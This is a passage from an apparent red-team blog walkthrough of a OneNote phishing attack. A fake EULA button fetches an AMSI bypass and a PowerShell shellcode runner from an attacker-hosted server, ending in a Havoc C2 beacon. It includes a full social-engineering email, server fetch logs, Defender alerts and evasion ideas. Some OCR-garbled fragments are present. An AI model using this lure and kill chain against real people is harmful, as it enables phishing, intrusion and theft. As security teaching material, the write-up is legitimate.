ENTIRE AGREEMENT. This agreement and any other terms Microsoft may provide for supplements, Jates, or third-party applications, is the entire agreement for the software.

Great! Now we can export the OneNote section to our desktop and we're ready to create the ZIP deliverable.


The Deliverable


I have both the OneNote file and the OfficeSetup binary. I'm going to change OfficeSetup.exe to OfficeUpdater.exe.

Now I can ZIP these two together.



I'll transfer OfficeUpdate.zip to my Linux machine and host it.





root@UserC2: /home/user/Desktop/EveryDay 80x17

```
root@UserC2:/home/user/Desktop/EveryDay# python3 -m http.server 2222
Serving HTTP on 0.0.0.0 port 2222 (http://0.0.0.0:2222/) ...
```


Execution

If this were a real red team exercise I would have a domain with file hosting, SSL certs and all of that. But since this is just a test, we'll host it over http.


On the target, we'll pretend we are David and we just received the following email.

> Good morning David,
>
> Our IT department has determined that your Microsoft Office 365 License needs to be renewed. Please proceed to the following address and download your Office Update package in zip format.
>
> http://IP:port/OfficeUpdater.zip
>
> Once you have unzipped the package, open the End User Licensing Agreement (EULA) and accept Microsoft's terms and conditions. Then open the OfficeUpdater.exe program to update your Office 365 license.
>
> No need to send a follow up email as we'll see the renewal once completed. You have 24 hours to update your license or your access to Office 365 applications will be revoked. Please complete this task as soon as possible.
>
> Thank you!
>
> -Company's IT Team

David clicks the link and our deliverable is downloaded without incident.




David opens the zip file.



Name	Type	Compressed size	Password ...
End User License Agreement	Microsoft OneNote Section	277 KB	No
OfficeUpdater	Application	3,047 KB	No

And he opens the EULA document and scrolls to the bottom to accept the Terms and Conditions.



File
Home
Share
View
Compressed Folder Tools
End User License Agreement (Read-Only) - OneNote
Charles Dovbish
CD
C:\Windows\system32\cmd.exe
Search
Add
End Use

```
Registering Office 365 License. Please wait...

Waiting for 3 seconds, press a key to continue ...
```

updates, or third-party applications, is the entire agreement for the software.

I Accept Microsoft's Terms & Conditions

Once he clicks the button, our payload fires off. From the screenshot we see that the command prompt opens. Then a few seconds later, a brief flash of a Powershell screen, then our message box.




Message from david 2/7/2023 3:44 PM

Thank You For Accepting Microsoft's Terms & Conditions


e software may periodically check for updates and download and install them for you
updates only from Microsoft or authorized sources. Microsoft may need to update yo
e you with up hout any
. Updates may rvices, or
es.
BITRATION AN in (or, if a
incipal place have a dispute,
ft agree to try can't, you and
to binding indi ciation under th
on Act ("FAA"). ad, a neutral
cide. Class action lawsuits, class-wide arbitrations, private attorney-general actions, a
eding where someone acts in a representative capacity are not allowed; nor is
dual proceedings without the consent of all parties. The complete Arbitration

At this point, the kill chain is kicked off. Our python server shows that read.md (our AMSI bypass) is executed.




```
192.168.8.207 - - [07/Feb/2023 15:44:40] "GET /read.md HTTP/1.1" 200 -
```

Then readme.txt (our Powershell shellcode runner) is executed.




```
192.168.8.207 - - [07/Feb/2023 15:44:45] "GET /readme.txt HTTP/1.1" 200 -
```

And finally, we have some process injection and a beacon in Havoc.



ID	Internal	User	Computer	OS	Process	PID	Arch	Last
1d7baaf8	192.168.8.2…	david	JIMSWORKSTA…	Windows 10	Explorer.EXE	4640	x64	1s


So as you can see, this can be a pretty effective means of phishing. This VM is running Defender For Endpoint. It didn't block execution, but let's see if we threw any alerts.



Filters: Severity: High +2 ✕ Status: New ✕ Service sources: Automated investigation +12 ✕

□	Alert name	Tags	Severity	Investigation state	Status	Category	Detection source	Impacted assets	First activity	Last act
□	Suspicious process...		Medium	Queued	● New	Defense evasion	EDR	jimsw... david	Feb 7, 2023 3:45 PM	Feb 7, 2
□	Suspicious PowerS...		Medium	Queued	● New	Execution	EDR	jimsw... david	Feb 7, 2023 3:44 PM	Feb 7, 2
□	Possible initial acc...		High	Queued	● New	Initial access	EDR	jimsw... david	Feb 7, 2023 3:44 PM	Feb 7, 2

A couple mediums and a high. Let's dig into the high severity alert.



[3496] **powershell.exe** powershell -WindowStyle Hidden -Comm...

Possible initial access via OneNote

High ● Detected ● New

Suspicious PowerShell command line

Medium ● Detected ● New

powershell.exe executed a script

Possible initial access via OneNote. As you can see, Microsoft is well aware of this trick. We didn't exactly do it with much stealth in place, but as a POC of what can be accomplished we demonstrated how simple this can be.

Obviously OneNote launching any kind of command execution is going to get alerted by modern AV/EDR. It might be possible to implement some parent-child process spoofing to bypass these alerts.

One possible variation on this could be to have the button reach out to a BEEF hook. Other forms of execution in place of the batch script could also be a good alternative to keep things more stealthy.

If you liked this write-up you can follow me on here or on Twitter @assume_breach

I have also created a Discord channel called SkiddieJoy for newbs like me to bounce ideas back and forth without all the Try-Harder garbage. Join us here and let’s skid out together! https://discord.gg/zHH7TyrG